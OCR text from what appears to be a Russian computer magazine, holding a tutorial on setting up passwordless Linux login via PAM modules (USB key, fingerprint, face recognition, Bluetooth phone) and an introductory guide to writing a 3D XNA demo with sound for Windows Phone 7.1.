В случае утери всегда останется возможность войти в систему, используя пароль, и перекодировать pam_usb на новую флешку. Также в качестве ключа можно использовать различные карты памяти (SD, MMC) и другие съемные накопители. Начать использовать pam_usb довольно просто. Полная настройка системы состоит из пяти шагов.
1. Ставим библиотеку libpam_usb.so и утилиты управления модулем:

```
$ sudo apt-get install libpam-usb pamusb-tools
```

2. Берем флешку, которую собираемся использовать в качестве ключа, вставляем ее в USB-порт и выполняем следующую команду:

```
$ sudo pamusb-conf --add-device имя
```

Так pam_usb соберет всю необходимую информацию о флешке, добавит в свою базу данных и запишет 2 Кб случайных данных. Для поиска флешки в системе будет использован Udisks (аргумент «имя» здесь используется, чтобы дать флешке произвольное название, а не для указания ее файла-устройства), так что важно, чтобы другие внешние накопители на время работы этой команды были отключены.
3. Теперь даем pam_usb понять, чтобы эта флешка была ассоциирована с нужной нам учетной записью (путь это будет vasya):

```
$ sudo pamusb-conf --add-user vasya
```

4. Запускаем проверку правильности собранных данных на случай, если флешка не была корректно идентифицирована. Или мы забыли отсоединить какой-то другой накопитель, и он был использован вместо нужного нам:

```
$ sudo pamusb-check vasya
```

5. Добавляем pam_usb в список модулей, необходимых для проведения успешной аутентификации пользователя. В Ubuntu и других дистрибутивах, основанных на Debian, это делается с помощью модификации файла /etc/pam.d/common-auth. В нем необходимо найти строку примерно следующего вида (она может отличаться):

```
\auth required pam_unix.so
```

И прямо перед ней добавить следующую строку:

```
auth sufficient pam_usb.so
```

Так мы сообщим PAM, что перед логином любого пользователя нужно отдавать управление модулю pam_usb, который проверит наличие нужной флешки, и лишь в случае неудачи этой операции запрашивать пароль. Поэтому, если ты хочешь впускать пользователя только по флешке, полностью блокируя аккаунт в случае неудачи, слово «sufficient» следует заменить словом «required». В принципе, всего этого должно быть достаточно для того, чтобы система просто работала (попытайся выйти и войти, чтобы это проверить), однако функциональность pam_usb можно несколько расширить, если использовать демон pamusb-agent.
Задача pamusb-agent — автоматизировать работу по блокированию и разблокированию учетной записи пользователя при извлечении и втыкании флешки в комп.
Чтобы агент заработал, необходимо добавить в конфигурационный файл /etc/pamusb.conf следующие строки:



info

• Аналог файла /etc/pam.d/common-auth в Gentoo и Mandriva носит имя /etc/pam.d/system-auth, во FreeBSD вместо него используется /etc/pam.d/system. В ArchLinux придется править PAM-конфиги отдельно для каждого приложения.

• Еще один способ обезопасить машину от вторжения — удаленно создать файл /etc/nologin с помощью любого мобильного SSH-клиента. Для разблокировки придется войти как root и удалить этот файл.

```
[jim@myhost ~]$ sudo pamusb-conf --add-device dev
Пароль:
Please select the device you wish to add.
* Using "Motorola MB525 (016004110602C024)" (only option)

Which volume would you like to use for storing data ?
* Using "/dev/sdb1 (UUID: 3737-6136)" (only option)

Name          : dev
Vendor        : Motorola
Model         : MB525
Serial        :
UUID          : 3737-6136

Save to /etc/pamusb.conf ?
[Y/n]
Done.
[jim@myhost ~]$ sudo pamusb-conf --add-user jim
Which device would you like to use for authentication ?
* Using "dev" (only option)

User          : jim
Device        : dev

Save to /etc/pamusb.conf ?
```

Настраиваем аутентификацию с помощью USB-Flash

```
<devices>
        <!-- Example:
        Note: You should use pamusb-conf to add devices automatically.
        <device id="MyDevice">
                <vendor>SanDisk Corp.</vendor>
                <model>Cruzer Titanium</model>
                <serial>SNDKXXXXXXXXXXXXXXXX</serial>
                <volume_uuid>6F6B-42FC</volume_uuid>
                <option name="probe_timeout">10</option>
        </device>
        -->
<device id="dev">
<vendor>
        Motorola
</vendor>
<model>
        MB525
</model>
<serial>
        [redacted]
</serial>
<volume_uuid>
        3737-6136
</volume_uuid>
/etc/pamusb.conf[RO] [xml]
```

Конфигурационный файл /etc/pamusb.conf сразу после добавления USB-флешки

```
<user id="имя_юзера">
<device>имя_устройства</device>
...
<agent event="lock">
gnome-screensaver-command --lock</agent>
<agent event="unlock">
gnome-screensaver-command --deactivate</agent>
...
</user>
```

Это рецепт для Gnome. Чтобы использовать pamusb-agent с другими средами, команды «gnome-screensaver-command --lock» и «gnome-screensaver-command --deactivate» необходимо изменить.
Теперь можно запустить pamusb-agent и проверить его работоспособность:

```
$ pamusb-agent
```

Если все работает нормально, можно добавить его в автозапуск:

```
$ cd ~/.config/autostart
$ ln -s /usr/bin/pamusb-agent pamusb-agent
```

Обкатаем пальчики?

Модуль pam_usb удобно использовать в качестве метода защиты ноутбуков, оснащенных кард-ридером. Можно носить небольшую SD-карту в кошельке или внутреннем кармане и втыкать ее в ноутбук, не беспокоясь о том, что она будет мешать (как это происходит в случае с USB-флешкой). Однако этот подход будет выглядеть несколько архаично, если ноутбук уже оснащен сканером для снятия отпечатков пальцев. Ноутбуки со сканером отпечатков пальцев выпускают многие производители. Как правило, они не намного дороже других сходных по характеристикам моделей, однако их сенсор отпечатков работает только в Windows. Для устранения этого недостатка freedesktop.org запустил проект fprint (www.freedesktop.org/wiki/Software/fprint), в рамках которого разработана открытая реализация библиотеки для распознавания отпечатков и соответствующий PAM-модуль, позволяющий задействовать возможности библиотеки во время логина пользователя и других манипуляций над аккаунтом.
Сегодня libfprint есть в любом дистрибутиве, поэтому установить его можно с помощью любого пакетного менеджера:

```
$ sudo apt-get install libfprint0 \
   libpam-fprint fprint-demo
```

Далее сканер можно проверить с помощью специальной демонстрационной программы с графическим интерфейсом:

```
$ fprint_demo
```

Если все работает корректно и без сбоев, можно начать настройку аутентификации. Для этого следует запустить программу pam_fprint_enroll, которая позволит сделать эталонный слепок отпечатка пальца, который затем будет использован для идентификации его владельца:

```
# pam_fprint_enroll -enroll-finger 7
```

Цифра 7 здесь означает указательный палец правой руки. Система fprint нумерует пальцы слева направо, так что цифрой 1 будет обозначен мизинец левой руки, а 10 — мизинец правой.
Когда слепок будет готов, добавим модуль pam_fprint в стек PAM-модулей всех приложений, для этого открываем файл /etc/pam.d/common-auth, находим все ту же строку «auth required pam_unix.so» и добавляем прямо перед ней строку, отвечающую за загрузку pam_fprint:

```
auth sufficient pam_fprint.so
```

При следующем логине все должно заработать.

Память на лица

Пальцы — не единственное, что отличает людей друг от друга. У всех нас разные лица, поэтому для идентификации пользователя система может использовать снимок лица, сделанный веб-камерой. Это не особо секьюрно, так как атакующий может показать камере обычную фотографию, отпечатанную на бумаге, но произведет очень сильное впечатление на друзей и знакомых.
В Linux-дистрибутивах нет встроенных средств распознавания лиц, однако их можно добавить с помощью установки комплекта ПО под названием pam-face-authentication (www.pam-face-authentication.org), который включает в себя библиотеку, реализующую алгоритм распознавания лиц, PAM-модуль для осуществления аутентификации и приложение для генерирования эталонного снимка.
Все это можно собрать из исходников или же установить из сторонних репозиториев в Ubuntu. Так как проект еще сырой, и пакеты подготовлены не для всех дистрибутивов, мы рассмотрим оба варианта установки. Итак, для установки из исходников нам понадобятся пакеты с компилятором, линковщиком и заголовочными файлами для всех зависимостей. В Ubuntu (да и в других дистрибах) их можно установить, выполнив одну команду:

```
$ sudo apt-get install build-essential cmake \
   qt4-qmake libx11-dev libcv-dev libcvaux-dev \
   libhighgui4 libhighgui-dev libqt4-dev \
   libpam0g-dev
```

Далее скачиваем исходники со страницы проекта и распаковываем:

```
$ cd
$ wget http://goo.gl/dpD1s
$ tar -xzf pam-face-authentication-0.3.tar.gz
```

Для сборки используется cmake, поэтому здесь все просто:

```
$ cd pam-face-authentication-0.3
$ cmake && make
$ sudo make install
```

Для установки уже прекомпилированного пакета в Ubuntu можно использовать репозиторий antonio.chiurazzi:

```
$ sudo add-apt-repository ppa:antonio.chiurazzi/ppa
$ sudo apt-get update
$ sudo apt-get install pam-face-authentication
```

После окончания установки запускаем обучающую программу:

```
$ qt-facetrainer
```

Вертим лицом перед камерой, постоянно нажимая кнопку «Capture». Важно сделать хотя бы десяток фотографий, чтобы система научилась распознавать твое лицо под любым углом. Также будет неплохо сделать фотографии при разной освещенности. Не забываем протестировать работу системы.
Теперь добавим модуль pam_face_authentication.so в стек загружаемых PAM-модулей. Для этого открываем файл /etc/pam.d/gdm или /etc/pam.d/kdm (если ты пользуешься KDE) и добавляем в его начало следующую строку:

```
auth sufficient pam_face_authentication.so enableX
```

Файл /etc/pam.d/common-auth изменять не надо, так как он используется не только графическими менеджерами входа в систему, но и стандартными консольными /bin/login и /bin/su, а pam_face требует доступа к иксам.
Также необходимо создать профиль для нового PAM-модуля. Открываем (создаем) файл /usr/share/pam-configs/face_authentication следующего содержания:

```
Name: Manually installed face_authentication profile
Default: yes
Priority: 900
Auth-Type: Primary
Auth:
[success=end default=ignore]
pam_face_authentication.so enableX
```

И активируем его:

```
$ sudo pam-auth-update --package face_authentication
```

Ключ из телефона

Сотовый телефон — символ 21-го века. Мы давно привыкли к тому, что его можно использовать не только для звонков, но и для выхода в интернет, игр, прослушивания музыки, просмотра видео и даже оплаты счетов. Но можно ли использовать его как ключ для входа в компьютерную систему?
Конечно, да. Как и USB-флешка, телефон имеет множество признаков, которые делают его уникальным. Это все те же идентификаторы производителя и модели, серийный номер, MAC-адреса, IMEI, в конце концов. Любой из них можно использовать для однозначной идентификации устройства и его владельца, но мы остановимся только на одном из них — MAC-адресе Bluetooth-интерфейса.
Любой, даже очень древний и простой телефон имеет поддержку протокола Bluetooth и, как следствие, уникальный MAC-адрес, который передает в сеть в ответ на любой запрос поиска устройств другим Bluetooth-адаптером. Многие современные ноутбуки имеют на борту такой адаптер, а его внешний USB'шный вариант стоит копейки, так что для нас синий зуб будет идеальным вариантом для настройки беспарольной и беспроводной аутентификации. Зашел в комнату — доступ открыт, вышел — система заблокирована.
Берем телефон, включаем Bluetooth, делаем так, чтобы он был «видим» другим устройствам. Садимся за комп и запускаем утилиту hcitool (входит в пакет bluez-utils) в режиме поиска устройств:

```
$ hcitool scan
```

Получаем имя своего устройства и его MAC-адрес, копируем последний в буфер обмена. Устанавливаем пакет libpam_blue (или pam_blue, где как):

```
$ sudo apt-get install libpam_blue
```

Создаем файл конфигурации /etc/security/bluesscan.conf и пишем в него следующее:

```
# Общие настройки
general {
   # Продолжительность сканирования в секундах (от 3 до 15)
   timeout = 15;
}

# Настройки пользователей и их устройств
mylogin = {
   name = Имя устройства;
   bluemac = MAC-адрес устройства;
}
```

Сохраняем файл, открываем уже знакомый нам конфиг /etc/pam.d/common-auth и добавляем строку:

```
auth sufficient pam_blue.so
```

перед строкой, содержащей «pam_unix.so».
Теперь для входа в систему будет достаточно положить телефон рядом с ноутом и ввести имя. Далее управление будет передано модулю pam_blue, который просканирует сеть, найдет MAC-адрес телефона и впустит пользователя. В противном случае придется ввести пароль.

Выводы

Настроить беспарольную аутентификацию с помощью альтернативных методов в Linux довольно просто. Для этого не нужно быть матерым гиком, уметь писать код или иметь глубокие познания в области безопасности, все делается за несколько минут и работает поразительно эффективно. Ты можешь сказать, что большинство из этих методов потенциально небезопасны и легко обходятся, но перед тем как это сделать, задумайся о том, насколько безопасны обычные пароли.
Безопасность машины, к которой могут получить доступ сторонние люди — чистой воды миф. Обойти стандартную защиту паролем проще простого. Есть огромное количество способов сделать это, и все они известны даже детям. Пароль — это лишь небольшой указательный знак, несущий информацию о том, что у компа есть владелец, и он не хочет видеть непрошенных гостей. Применив методы, описанные в статье, мы не сделаем систему более уязвимой, но сможем сделать свою жизнь проще и удобнее. ⌶

Юрий «yurembo» Язев (yazevsoft@gmail.com)

ПОКОРЯЕМ WINDOWS PHONE 7.1



Начинаем кодить игры под новую ось, конкуренты не дремлют!

В июле вышла обновленная операционная система от Microsoft для смартфонов — Windows Phone 7.1 под кодовым именем Mango. Этот апдейт (помимо исправления традиционных майкрософтовских багов) открыл перед отечественными разработчиками широкие возможности, которыми западные девелоперы пользовались с релиза первой версии системы.

Развлекаться с помощью смартфона можно по-разному: посмотреть свежий блокбастер, послушать музыку или же поиграть. Раньше автор пренебрегал возможностью поиграть на мобильном устройстве, считая, что на нем нельзя получить фан от игры. Однако прошло время, и стали появляться миниатюрные девайсы с достаточной для многих игр конфигурацией. Тем не менее, эти устройства оставляли меня равнодушным. После выхода в конце прошлого года операционной системы Windows Phone 7.0 ситуация изменилась. Теперь стало возможным программировать мобильные игры, используя «родной» инструментарий и накопленный за время программирования под винду опыт. Однако, в прошлой версии ОС не было поддержки великого и могучего, и телефоны с ней не были предназначены для продажи у нас в стране. Было грустно еще и потому, что российские разработчики не могли напрямую получать деньги за продаваемые в магазине Windows Phone Marketplace-приложения. Все это обещали исправить в следующем апдейте.

На проходившей в конце мая в Москве конференции DevCon'11 Microsoft объявила, что апдейт Windows Phone 7.1 (Mango) выйдет в июле и будет содержать все обещанное ранее. Заглядывая в будущее (а ведь ты читаешь этот номер уже в будущем :), можно сделать вывод, что сейчас — самое время начать разрабатывать приложения для этой платформы. Поскольку WP — молодая система (ей нет еще и года), то и прикладные программы для нее нужны разного характера. Тем не менее, обращая твое внимание на первый абзац, добавлю неоспоримый факт: приложения, пользующиеся наибольшим спросом на мобильных устройствах — это игры. Их разработкой я и предлагаю заняться.




Рис. 1. Новые шаблоны проектов




Рис. 2. Эмулятор телефона



dvd

• На диске тебя ждет дополненный с учетом современных реалий видеоурок по теме. Не пропусти!

• На диске лежит весь исходный код разработанного в течение статьи проекта. Также там находится весь сопутствующий контент.

Windows Phone 7.1 Mango

Как уже было сказано ранее, чтобы разрабатывать приложения для WP, надо использовать те же тулзы, что и в процессе разработки десктопных Windows-программ. Можно посчитать это за счастье, так как для разработки приложений под предыдущую мобильную ОС от Microsoft — Windows Mobile 6.5, необходимо было использовать eMbedded Visual tools, который предлагал два генномодифицированных языка — eMbedded Visual Basic и eMbedded Visual C++.

Таким образом, тебе понадобятся Visual Studio 2010, .NET Framework 4.0 (именно эти версии, или новее, если хочешь программировать для WP 7.1) и, собственно, комплект разработчика Windows Phone Developer Tools — имеется бета для ОС WP 7.1, которую свободно можно скачать с сайта Microsoft). Впрочем, пакет самодостаточен, он включает: бесплатную Visual Studio 2010 Express, возможностей которой вполне хватит для разработки под WP, .NET Framework 4.0, Silverlight 4.0, XNA 4.0, Windows Phone Emulator. Еще на машине, которую будешь использовать для разработки и отладки (с помощью эмулятора) игр для WP 7.1, должна быть установлена видеокарта с поддержкой DirectX 10.

В качестве настольной операционной системы должна выступать либо Windows Vista со вторым сервис-паком, либо Windows 7 — причем Starter Edition не поддерживается (только не подумай, что я вообще предположил о возможности ее использования :)).

Новая версия пакета разработчика, совместно с VS 2010, кроме языка C# включает поддержку Visual Basic — теперь его можно использовать для написания мобильных программ. После установки WP-тулз, запусти VS 2010 и просмотри шаблоны для создания аппликаций (рис. 1).

XNA vs. Silverlight

Для создания приложений под Windows Phone используются две подсистемы: Silverlight и XNA. Обе эти подсистемы работают под .NET. Следовательно, в Windows Phone исполняется только безопасный код. В первую очередь, Silverlight используется для построения пользовательского интерфейса (в том приближении, о котором мы привыкли говорить, при разработке оконного интерфейса в Windows). Таким образом, посредством языка разметки XAML осуществляется построение пользовательского интерфейса для смартфона, в VS можно использовать визуальные средства. В контексте нашего рассмотрения этой платформы (для разработки приложений с динамической графикой), эта функциональность нас не вполне устраивает. С другой стороны, XNA специально предназначена для разработки игр. К тому же в одном приложении можно комбинировать обе подсистемы (обрати внимание на шаблон Windows Phone Rich Graphics Application (4.0)).

Следуя нашей главной цели, подробнее рассмотрим фреймворк XNA. В настоящее время существует уже четвертая его версия. XNA — прямой потомок DirectX. На счастье автора, он был свидетелем всего пути развития этой технологии, начиная с того момента, когда она находилась в состоянии зародыша и до настоящего момента, когда она превратилась в межплатформенный инструмент для создания игр. Так, сейчас у Microsoft есть три платформы, которые ее поддерживают: десктопная Windows, консоль Xbox 360 и теперь — смартфоновская ОС Windows Phone 7.x. То есть, игра, написанная для Windows, при соблюдении определенных условий будет работать на двух других платформах. Чуть позже мы рассмотрим эти условия, а сейчас я скажу пару слов о «зародышевом состоянии» XNA.

После выхода программной платформы .NET Framework (2002 год) создание игр, выполняющихся под ней и использующих ее возможности (в первую очередь, сборщика мусора), было вопросом времени, потому что почти одновременно последовал выход Managed DirectX — управляемый DirectX, выполняющийся в среде .NET. А тот DirectX, который использовался в нативных C++-приложениях, соответственно, стал неуправляемым. Затем вышел MDX 2.0. Однако он не пользовался популярностью: среди игроделов ходило мнение, что выполняемый под виртуальной машиной (чем, по сути, является .NET) код работает медленнее нативного, что для игр очень критично. Впрочем, это вполне оправданное утверждение. Тогда Microsoft решила сделать из управляемого DirectX нечто большее, чем просто SDK для управляемых языков. В 2006 году вышла первая версия XNA, которая представляла собой не просто улучшенный SDK, а новый инструмент, используя который, разрабатывать игры стало проще, чем с помощью неуправляемого DirectX. Потому что кроме обновленного API, в котором скрыты многие низкоуровневые технические детали, необходимые для разработки игр (инициализация устройств и др.), XNA предлагала дополнительные тулзы в помощь игроделам. А поскольку игры теперь смогли выполняться под общей программной платформой .NET Framework, то и запускаться они могут на разных аппаратных платформах (в то время — PC (десктопная Windows) и Xbox 360).

3D-эксперимент

Теперь настало время заняться кодингом и написать графическое приложение для Windows Phone 7.1. Что




links

create.msdn.com — стартовая точка для WP разработчика.



info

В «Темном искусстве игродела» я не написал о тулзе, которую юзал для создания 3D-объектов. Тогда она была платная. Сейчас trueSpace распространяется бесплатно. Вот ссылка: www.caligari.com.


Рис. 3. В процессе работы нашей демонстрации 3D

же нам написать? Наше первое приложение будет демонстрацией возможностей 3D-визуализации смартфона на базе WP 7.1. Запусти VS 2010 и в качестве шаблона создаваемого приложения выбери «Visual C# → XNA Game Studio 4.0 → Windows Phone Game (4.0)». В результате будет сгенерирована заготовка для разработки игры. Обратим внимание на некоторые технические детали. Так как для WP установлено стандартное разрешение экрана (480x800), значит, наша графика будет выглядеть одинаково на разных девайсах. К тому же WP поддерживает приемлемую для игр частоту кадров — 30 fps (можно поменять, изменив значение переменной TargetElapsedTime). Хотя на десктопе, на котором ведется разработка графического приложения для WP, должен быть видеоадаптер с поддержкой DirectX 10, на смартфоне WP используется DX 9. Один из нюансов разработки, переносимых между тремя платформами игр, состоит в использовании DX 9. В XNA явно не указывается, какая версия DX используется, зато можно определить профиль устройства в свойствах проекта. Для PC и Xbox 360 можно использовать профиль HiDef, который соответствует высочайшему качеству графики, и соответствует десятой версии DX. С другой стороны, наша целевая платформа WP не поддерживает этот профиль, поэтому нам придется использовать профиль Reach, который соответствует DX 9 со всеми вытекающими отсюда последствиями. Другие нюансы связаны с реализацией контрола, который сильно отличается у разных платформ из-за различных устройств ввода. Правда, XNA 4.0 поддерживает все их виды.
Прямо сейчас скомпилируй и запусти приложение. Если все установлено правильно, то в запустившемся эмуляторе телефона ты увидишь закрашенный монотонным цветом дисплей (рис. 2).
Закрой эмулятор и подготовь контент для своего приложения (можешь взять с нашего диска). По замыслу в качестве фона будет выступать текстура. С помощью контент пайплайн загрузи файл background.jpg. Да, если не в курсе, контент пайплайн — это механизм, интегрируемый в студию после установки XNA. Основное его предназначение — это осуществление прямого доступа к ресурсам — контенту игры. То есть, загрузив в него, например, текстуру, можно напрямую обращаться к ней, не обращая внимания на реальное ее расположение. Дополнительно при его использовании определенный ресурс будет загружен в память только единожды, и не получится ситуации, когда один и тот же объект будет загружен повторно.
После загрузки текстуры попробуй вывести ее на экран эмулятора смартфона, для этого потребуется написать всего несколько строчек кода. Во-первых, открой в студии файл Game1.cs, и в конструкторе класса Game1 задай параметры экрана:

```
this.graphics.PreferredBackBufferHeight = 480;
    this.graphics.PreferredBackBufferWidth = 800;
    this.graphics.IsFullScreen = true;
```

Таким образом, мы устанавливаем альбомный режим экрана. Затем в функции LoadContent() после создания объекта spriteBatch добавь следующую строчку кода: `background = Content.Load<Texture2D>("Textures/background");`. С ее помощью происходит загрузка текстуры в память. Пролистай листинг вниз до функции Draw, после комментария TODO добавь такие три строчки:

```
spriteBatch.Begin();
spriteBatch.Draw(background, new Rectangle
   (0, 0, 800, 480), Color.White);
spriteBatch.End();
```

Для прорисовки текстуры используется ранее созданный объект SpriteBatch: первый метод — Begin данного объекта начинает группу операций рисования (в нашем случае только одну), используя одинаковые настройки, они задаются в параметрах метода. В нашем примере у него нет параметров. Затем метод Draw выводит загруженную ранее текстуру. В данном примере у него три параметра (как и у предыдущего метода, имеются перегруженные варианты): указатель на прорисовываемую текстуру, объект — прямоугольник с параметрами для вывода и цвет для придания оттенка (белый — не играет значения). Последний метод сбрасывает на задний буфер (хе-хе, «задний буфер» — это круто, Бивис — прим. ред.) содержимое объекта класса SpriteBatch и восстанавливает его состояние, предшествующее вызову метода Begin.
Откомпилируй и проверь: весь дисплей должна покрыть указанная текстура. Далее добавим трехмерные объекты. XNA поддерживает для загрузки два формата: файлы *.x и *.fbx. Формат X ранее был стандартным для DirectX, однако, начиная с десятой версии библиотеки, этот формат потерял поддержку. К слову, теперь там используется формат *.sdkmesh, для которого не существует экспортеров. Но Microsoft не оставила свой новый формат в таком плачевном состоянии и выпустила конвертер — утилиту командной строки meshconvert, который предназначен для конвертирования из X в sdkmesh. Второй формат — *.fbx — очень распространен и поддерживается всеми продуктами от Autodesk. По сути, он является форматом для переноса моделей между приложениями. Теперь у тебя точно не возникнет проблем с созданием собственных моделей для своих игр. С диска можешь взять подготовленную мною модель (я взял из trueSpace то, что было). Она находятся в X-формате. Загрузи ее в контент пайплайн, соблюдая структуру каталогов, то есть так, чтобы во внешнем каталоге находился x-файл и на этом же уровне — одноименная папка с текстурами. Еще одна замечательная возможность контент пайплайна — это компиляция контента в свой собственный оптимальный для исполнения формат. При первой загрузке приложения контент пайплайн просматривает все имеющие файлы, и если какой-то объект может быть преобразован, он преобразует его.
Сейчас можно сначала попробовать загрузить и вывести на экран модель, но я предлагаю этого не делать, а сразу разработать класс для реализации возможности создания нескольких объектов без дублирования кода. Создай новый файл object.cs и напиши в нем код одноименного класса, он инкапсулирует функциональность создаваемых объектов (для подсказки смотри исходник с диска). Пока ты его пишешь, я коротко расскажу, что здесь происходит. Вначале, как всегда, происходит подключение пространств имен — обрати внимание, используется пространство XNA. Затем уже в описании класса объявляются и инициализируются переменные — члены класса. Далее идет конструктор. Безусловно, в нашем примере можно было обойтись без него, потому что переменные уже инициализированы, и с созданием объекта прекрасно бы справился конструктор по умолчанию. Однако, поскольку у нас два объекта этого класса, то необходимо поместить их в разные координаты. Этим и занимается конструктор, получая в качестве параметра множитель для смещения. Дальше идет одна из моих любимейших конструкций языка C# — свойство. Его устройство напоминает мне разработку визуальных компонентов для Delphi :). Метод установки значения данного свойства довольно обширен, он производит преобразование переданного угла из градусной меры в радианную, используемую в XNA, а последним шагом создает матрицу поворота по оси Y и присваивает ее переменной — члену класса. Затем идет метод DrawObj, который прорисовывает

модель, хранящуюся в переменной model. В начале этого метода путем перемножения матрицы сдвига и матрицы вращения создается целевая матрица перемещения объекта. После этого в цикле foreach перебираем все меши объекта, чтобы затем во вложенном цикле через умножение матрицы текущего меша на полученную на предыдущем шаге матрицу получить мировую матрицу. Все эти трансформации нужны для корректного отображения объекта в пространстве. Объект класса BasicEffect кроме собственно пространственной матрицы содержит многие другие свойства: текстурные координаты, альфа-составляющую материала, параметры для освещения, видовую матрицу, матрицу проекции и многое другое. Вообще, этот объект предоставляет возможности такого механизма, который раньше в DirectX назывался фиксированным конвейером визуализации. Но, начиная с DX 10, его напрочь удалили, оставив только программируемый конвейер. Для того чтобы с его помощью визуализировать хоть что-то, надо писать свои шейдеры. Конечно, это позволяет добиться наилучших результатов, однако иногда вполне подходят стандартные механизмы. В XNA тоже имеется программируемый конвейер, но мы его рассматривать сегодня не будем. Последняя операция метода DrawObj (также находящаяся в цикле foreach) выводит меш в задний буфер. Единственное действие, выполняемое методом UpdateState, — это обновление позиции объекта в пространстве путем скалярного умножения вектора направления вперед матрицы rotMat-объекта и переданного в параметре значения. Последний метод класса SetupEffects вызывается лишь единожды — при инициализации. В него передаются матрицы проекции и вида, которые впоследствии присваиваются эффекту каждого меша модели. Также, для каждого меша включается стандартное освещение. Результат операции присваивается переменной — члену trans, которая участвует в построении объекта (в процессе метода DrawObj (см. выше).
Прежде чем запускать построение проекта, надо внести изменения в класс Game1, который генерируется автоматом и наследуется от Microsoft.Xna.Framework.Game, перегружая некоторые его методы. И снова исходник с диска тебе в помощь, здесь же кратко расскажу, что там к чему. В начале класса Game1 объявляем все глобальные переменные — так, например, объект класса Object — `Object car1 = new Object(20);` передавая смещение параметром, здесь же находятся объявления матриц вида и проекции, они будут инициализированы позже. Конструктор класса уже рассмотрен. В функции инициализации производим матрицы:

```
projectionMatrix = Matrix.CreatePerspectiveFieldOfView
  (MathHelper.ToRadians(45.0f),aspectRatio,1.0f,100.0f);
viewMatrix = Matrix.CreateLookAt(cameraPosition,
  Vector3.Zero, Vector3.Up);
```

Для создания матрицы проекции передаем: поле видимости по оси Y в радианах, соотношение сторон экрана (объявлено ранее), расстояние до ближней и дальней плоскости отсечения. В создании видовой матрицы участвуют такие значения: позиция камеры (объявлена ранее — триплет значений, представляющий координаты X,Y,Z), направление вида камеры и вектор обзора вверх, относительно текущему виду. В методе LoadContent происходит загрузка ресурсов, так модель для объекта нашего класса загружается такой строчкой: `car1.model = Content.Load<Model>("Models/Hotrod");` Сразу после загрузки вызывается метод объекта для установки преобразований мешей модели: `car1.SetupEffects(projectionMatrix, viewMatrix);`, для которого передаются ранее созданные матрицы. В методе Update, который подобно методу Draw вызывается при перерисовки каждого кадра, осуществляется трансформация наших объектов класса Object. Дополнительно в нем вызывается функция UpdateInput, которая детектит нажатие левой клавиши мыши, и в результате увеличивает скорость вращения и перемещения объектов, инкрементируя значения переменных. Последний метод Draw выводит все на экран. Сначала он очищает — закрашивает задний буфер сплошным цветом, затем выводит текстуру и два объекта класса Object. Последняя строчка метода `base.Draw(gameTime);` меняет положения первичного и заднего буферов. В итоге все, что визуализировалось там, теперь на нашем экране.
Сейчас самое время откомпилировать и протестировать проект. В том случае, если все сделано правильно, ты увидишь такую демонстрацию 3D на дисплее эмулятора (рис. 3).

Звуки

Напоследок добавим звук. Возьми какой-нибудь *.wav-файл (например, с диска) и загрузи его в контент пайплайн. Объяви три переменных: одну для загрузки звука, вторую — для осуществления контрола над проигрыванием, и последнюю — для состояния проигрывания:

```
SoundEffect sound; //звук
SoundEffectInstance soundControl; //управление звуком
bool isPlay = false; //индикатор проигрывания музыки
```

Затем в функции LoadContent загрузи звук, создай объект для управления загруженным звуком, зацикли его воспроизведение и начни проигрывать:

```
sound= Content.Load<SoundEffect>("Music/jets014");
soundControl = sound.CreateInstance();
soundControl.IsLooped = true;
soundControl.Play();
isPlay = true;
```

Теперь в функцию UpdateInput добавь код для остановки и воспроизведения музыки по нажатию на кнопку Back эмулятора:

```
if (GamePad.GetState(PlayerIndex.One).Buttons.Back ==
    ButtonState.Pressed) {
  if (isPlay) {
    soundControl.Pause();
    isPlay = false;
  } else {
    soundControl.Play();
    isPlay = true;
  }
}
```

После этого можешь протестировать свой экземпляр. Теперь должна проигрываться выбранная мелодия. Да, подготовленный мной звук, конечно, вообще не в тему, зато бесплатно :)!

Итоги

В процессе написания статьи я постарался рассказать тебе об основах программирования для WP 7.1 и, главным образом, о создании приложений с динамической трехмерной графикой. Не рассмотренными остались многие примечательные механизмы, присущие этой платформе: взаимодействие с разными датчиками, сервисами и другими аппаратными средствами. При этом я не ставил перед собой такой цели, я лишь хотел сделать вводный туториал о возможностях программирования игр для Windows Phone 7.1. К сожалению, рамки статьи не позволили мне рассказать о разработке полностью законченной игры, протестировать ее на реальном устройстве (к тому же, в период написания статьи устройства с WP7.1 еще не существовало в природе :)) и выложить ее на Windows Phone Marketplace (отмечу, что за право торговать в магазине надо приобрести лицензию на год за 2900 рублей). Однако я уже работаю над этой игрой, и в следующий раз постараюсь детально описать ее разработку, чтобы у тебя был неисчерпаемый багаж знаний!
Удачи в выводе денег — ведь пользователи Windows Phone привыкли платить за полезные и качественные приложения!

